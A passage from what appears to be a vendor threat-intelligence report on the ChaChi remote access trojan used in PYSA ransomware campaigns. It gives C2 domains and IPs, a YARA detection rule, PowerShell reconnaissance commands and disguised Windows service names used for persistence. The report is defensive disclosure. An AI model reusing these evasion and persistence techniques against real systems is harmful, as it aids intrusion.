
One of the above IP addresses happened to appear in one of our intelligence platforms in early December of 2020 and was active for a period of just over 24 hours. The IP (45.147.230[.]212) is hosted by AS30823 Combahton in Germany. It triggered one of our sensors for PowerShell Empire, artifacts of which have been observed on systems following a PYSA ransomware [incident](#):



```
{
  "SENSOR": "POWERSHELL_EMPIRE",
  "FIRST_SEEN": "2020-12-03T07:59:16.449846",
  "LAST_SEEN": "2020-12-04T09:34:46.149968",
  "IP": "45.147.230.212",
  "PORT": 443,
  "SOCKET": "45.147.230.212:443",
  "COUNTRY": "Germany",
  "CERTIFICATE_NAME": "",
  "CERTIFICATE_SERIAL": "16145751427100073965",
  "CERTIFICATE_SHA1": "6ddef156ddfc8fd0af4c83a11e8bf5ecd3482c44",
  "JARM": "2ad2ad0002ad2ad22c42d42d000000faabb8fd156aa8b4d8a37853e1063261",
}
```

Figure 49 - Alert for PowerShell Empire on Public Facing Server.

Checking the domain resolutions on the extracted IP addresses can also provide some interesting results and intelligence. The IP address 194.187.249[.]102 was extracted from a sample of ChaChi along with a domain used as a C2 server. This domain was sbvjhs[.]xyz. Unsurprisingly, the name servers, “ns1” and “ns2” for that domain also resolve to the same IP address. But what is interesting is that the other domain that also resolves to that same IP is login.bancocchile[.]com.



ASN	AS9009 - M247
Organization	M247 Ltd
Netblock	194.187.249.0/24
	FR
Hosting Provider	-
Operating System	Windows

RESOLUTIONS

Resolve	First	Last	Source
login.bancocchile.com	2020-06-30	2021-06-01	riskiq, alienvault
ns1.sbvjhs.xyz	2020-08-01	2021-05-31	riskiq
ns2.sbvjhs.xyz	2020-08-01	2021-05-31	riskiq

Figure 50 - ChaChi IP resolving to fake Banco Chile Domain.

The legitimate domain for Banco Chile is hosted on a ".cl" Top Level Domain (TLD) and does not have the extra "c" between the words "Banco" and "Chile". This is a domain that was potentially intended for one of two purposes:

- A phishing domain that is targeting either employees or customers of Banco Chile
- A domain used to stage and deliver a copy of ChaChi to unsuspecting clickers of a malicious link

Either one or even both options are possible, considering these domains were active simultaneously and for several months; their last-seen dates were as recent as June 1, 2021. Coincidentally, both nameserver domains and the fake Banco Chile domain were all active before, during, and after the reported Breach at another Chilean bank (Banco Estado), which was reported in September 2020 and attributed to REvil ransomware.

Conclusion

ChaChi is a custom RAT developed using the relatively new programming language Go (aka Golang). By using Go to develop ChaChi, PYSA ransomware operators can frustrate detection and prevention efforts by analysts and tools unfamiliar with the language. The earliest version of ChaChi lacked several features of more mature malware, but its rapid evolution and recent deployment against national governments, healthcare organizations, and educational institutions indicates this malware is being actively developed and improved.

ChaChi is a powerful tool in the hands of malicious actors who are targeting industries notoriously susceptible to cyberattacks. It has demonstrated itself as a capable threat, and its use by PYSA ransomware operatives is a cause for concern, especially at a time when ransomware is experiencing alarming success through a string of high-profile attacks including campaigns conducted by REvil, Avaddon and DarkSide. Organizations ignoring this threat do so at their own risk, in a year of one-after-another cybersecurity disasters.

Appendix

Yara Rule

The following Yara rule was authored by the BlackBerry Threat Research Team to catch the threat described in this document:

```
rule Mal_Backdoor_ChaChi_RAT
{
        meta:
                description = "ChaChi RAT used in PYSA Ransomware Campaigns"
                author = "BlackBerry Threat Research & Intelligence"

        strings:
                // "Go build ID:"
```

```
		$go = { 47 6F 20 62 75 69 6C 64 20 49 44 3A }
		// dnsStream
		$dnsStream = { 64 6E 73 53 74 72 65 61 6D }
		// SOCKS5
		$socks5 = { 53 4F 43 4B 53 35 }
		// chisel
		$chisel = { 63 68 69 73 65 6C }

	condition:
		// MZ signature at offset 0
		uint16(0) == 0x5A4D and
		// PE signature at offset stored in MZ header at 0x3C
		uint32(uint32(0x3C)) == 0x00004550 and
		// ChaChi Strings
		all of them
}
```

Indicators of Compromise (IoCs)

At BlackBerry, we take a prevention-first and AI-driven approach to cybersecurity. Putting prevention first neutralizes malware before the exploitation stage of the kill-chain.

By stopping malware at this stage, BlackBerry solutions help organizations increase their resilience. It also helps reduce infrastructure complexity and streamline security management to ensure business, people, and endpoints are secure.

Indicator	Type	Description
12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc0807ca6b256c7281c	SHA256	ChaChi
8a9205709c6a1e5923c66b63addc1f833461df2c7e26d9176993f14de2a39d5b	SHA256	ChaChi
37c3cb07b37d43721b3a8171959d2dff11ff904b048a334012239be9c7b87f63	SHA256	ChaChi
0bcbc1faec0c44d157d5c8170be4764f290d34078516da5dcd8b5039ef54f5ca	SHA256	ChaChi
6eb0455b0ab3073c88fcba0cad92f73cc53459f94008e57100dc741c23cf41a3	SHA256	ChaChi
89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a76505ba97a681010	SHA256	ChaChi
701791cd5ed3e3b137dd121a0458977099bb194a4580f364802914483c72b3ce	SHA256	ChaChi
c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a42468db7417045	SHA256	ChaChi
e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fbb3ad4ff75f649	SHA256	ChaChi
0fd13ece461511fbc129f6584d45fea920200116f41d6097e4dffeb965b19ef4	SHA256	ChaChi
3a6ddc4022f6abe7bdb95a3ba491aaf7f9713bcb6db1fbaa299f7c68ab04d4f4	SHA256	ChaChi
5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a8794ffe8dc159	SHA256	ChaChi
6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8ab82aeb28b81a	SHA256	ChaChi
8b5cdbd315da292bbbeb9ff4e933c98f0e3de37b5b813e87a6b9796e10fbe9e8	SHA256	ChaChi
2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f3fbbcdca901f5	SHA256	ChaChi
85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e317c18a016b388	SHA256	ChaChi
7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac16183d1321be04768	SHA256	ChaChi
9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde	SHA256	ChaChi
a30e605fa404e3fcbfc50cb94482618add30f8d4dbd9b38ed595764760eb2e80	SHA256	ChaChi
aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586	SHA256	ChaChi

af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654024ce460526f61e	SHA256	ChaChi
045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec1a842e50af4410	SHA256	ChaChi
b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494548c88ec690551e	SHA256	ChaChi
ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4640b4f7983c1	SHA256	ChaChi
d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca419e6efd711820	SHA256	ChaChi
ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515da7800c2ee6a0f	SHA256	ChaChi
f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214e8226d71e7eb7	SHA256	ChaChi
f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c146e8ea89fcc0b	SHA256	ChaChi
44af9d898f417506b5a1f9387f3ce27b9dfa572aae799295ca95eb0c54403cff	SHA256	Bat file used to delete backdoor binary
PowerShell $env:ComputerName	Command-line	PowerShell used to obtain Computer Name
PowerShell $env:Username	Command-line	PowerShell used to obtain Username
PowerShell $env:tmp	Command-line	PowerShell used to obtain %TEMP% path
JavaJDBC	Service name	Installation Service Name
Azure Agent Controller	Service name	Installation Service Name
Azure Safe controller	Service name	Installation Service Name
AzureAgentController	Service name	Installation Service Name
CorpNativeHostDebugger	Service name	Installation Service Name
Corp Native Host Debugger	Service name	Installation Service Name
Defender Security Agents	Service name	Installation Service Name

DefenderSecurityAgent	Service name	Installation Service Name
Get Service Controller	Service name	Installation Service Name
GetServiceController	Service name	Installation Service Name
Service agent security control	Service name	Installation Service Name
Windows service controller	Service name	Installation Service Name
MicrosoftSecurityManager	Service name	Installation Service Name
Microsoft Security Manager	Service name	Installation Service Name
WindowsSoftwareManagerDebugger	Service name	Installation Service Name
MicrosoftTeamConnectDebugger	Service name	Installation Service Name
MicrosoftTriangleConnectDebugger	Service name	Installation Service Name
Microsoft Triangle Connect Debugger	Service name	Installation Service Name
WindowsProtectionSystem	Service name	Installation Service Name
Windows Protection System	Service name	Installation Service Name
WindowsHealthSubSystem	Service name	Installation Service Name
MsStudioAgentUpdateService	Service name	Installation Service Name
VisualIdeIndexer	Service name	Installation Service Name

Visual studio indexer	Service name	Installation Service Name
Visual Ide Indexer	Service name	Installation Service Name
del.bat	Filename	Bat file used to delete backdoor binary
Englishdialoge[.]xyz	Domain	ChaChi C2
starhouse[.]xyz	Domain	ChaChi C2
accounting-consult[.]xyz	Domain	ChaChi C2
blitzz[.]best	Domain	ChaChi C2
ccenter[.]tech	Domain	ChaChi C2
cvar99[.]xyz	Domain	ChaChi C2
dowax[.]xyz	Domain	ChaChi C2
englishdict[.]xyz	Domain	ChaChi C2
english-breakfast[.]xyz	Domain	ChaChi C2
firefox-search[.]xyz	Domain	ChaChi C2
ntservicepack[.]com	Domain	ChaChi C2
productoccup[.]tech	Domain	ChaChi C2
pump-online[.]xyz	Domain	ChaChi C2
reportservicefuture[.]website	Domain	ChaChi C2
sbvjhs[.]club	Domain	ChaChi C2
sbvjhs[.]xyz	Domain	ChaChi C2
serchtext[.]xyz	Domain	ChaChi C2
spm[.]best	Domain	ChaChi C2
statistics-update[.]xyz	Domain	ChaChi C2
transnet[.]wiki	Domain	ChaChi C2
visual-translator[.]xyz	Domain	ChaChi C2
wiki-text[.]xyz	Domain	ChaChi C2
160.20.147[.]184	IP	ChaChi C2 IP
172.96.189[.]167	IP	ChaChi C2 IP
193.239.84[.]205	IP	ChaChi C2 IP
89.41.26[.]173	IP	ChaChi C2 IP
172.96.189[.]22	IP	ChaChi C2 IP
172.96.189[.]246	IP	ChaChi C2 IP
185.183.96[.]147	IP	ChaChi C2 IP

185.185.27[.]3	IP	ChaChi C2 IP
185.186.245[.]85	IP	ChaChi C2 IP
193.239.85[.]55	IP	ChaChi C2 IP
194.187.249[.]102	IP	ChaChi C2 IP
194.187.249[.]138	IP	ChaChi C2 IP
194.5.249[.]137	IP	ChaChi C2 IP
194.5.249[.]138	IP	ChaChi C2 IP
194.5.249[.]139	IP	ChaChi C2 IP
194.5.249[.]18	IP	ChaChi C2 IP
194.5.249.[]180	IP	ChaChi C2 IP
194.5.250[.]151	IP	ChaChi C2 IP
194.5.250[.]162	IP	ChaChi C2 IP
194.5.250[.]216	IP	ChaChi C2 IP
198.252.100[.]37	IP	ChaChi C2 IP
23.83.133[.]136	IP	ChaChi C2 IP
37.120.140[.]184	IP	ChaChi C2 IP
37.120.140[.]247	IP	ChaChi C2 IP
37.120.145[.]208	IP	ChaChi C2 IP
37.221.113[.]66	IP	ChaChi C2 IP
45.147.228[.]49	IP	ChaChi C2 IP
45.147.229[.]29	IP	ChaChi C2 IP
45.147.230[.]162	IP	ChaChi C2 IP
45.147.230[.]212	IP	ChaChi C2 IP
86.106.20[.]144	IP	ChaChi C2 IP

89.38.225[.]208	IP	ChaChi C2 IP

MITRE ATT&CK

Tactic	ID	Name	Description
Execution	T1059/001	Command and Scripting Interpreter: PowerShell	ChaChi - enumerate system and execute commands - C2 Command
	T1059/003	Command and Scripting Interpreter: Windows Command Shell	Reverse shell and service deletion
	T1569/002	System Services: Service Execution	Used to execute ChaChi once installed
Persistence	T1543/003	Create or Modify System Process: Windows Service	ChaChi Installation as a Service
Defence Evasion	T1027	Obfuscated Files or Information	ChaChi - Gobfuscated Functions and Strings
Discovery	T1057	Process Discovery	ChaChi - Process Enumeration
	T1082	System Information Discovery	ChaChi - Computer Name and Username
C2	T1572	Protocol Tunnelling	ChaChi - DNS tunnelling for C2
	T1071/001	Application Layer Protocol: Web Protocols	ChaChi – HTTP for C2
	T1090/002	Proxy: External Proxy	ChaChi – SOCKS5 proxy
	T1001	Data Obfuscation	ChaChi – Custom C2 encoding
	T1008	Fallback Channels	ChaChi – DNS primary, HTTP fallback
	T1573/001	Encrypted Channel: Symmetric Cryptography	ChaChi – XSalsa20+Poly1305 for C2 encryption
Exfiltration	T1041	Exfiltration Over C2 Channel	ChaChi
Resource Development	T1587/001	Develop Capabilities: Malware	ChaChi Backdoor
	T1583/001	Acquire Infrastructure: Domains	ChaChi Domain registration

BlackBerry Assistance

If you're battling ChaChi GoLang RAT or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment.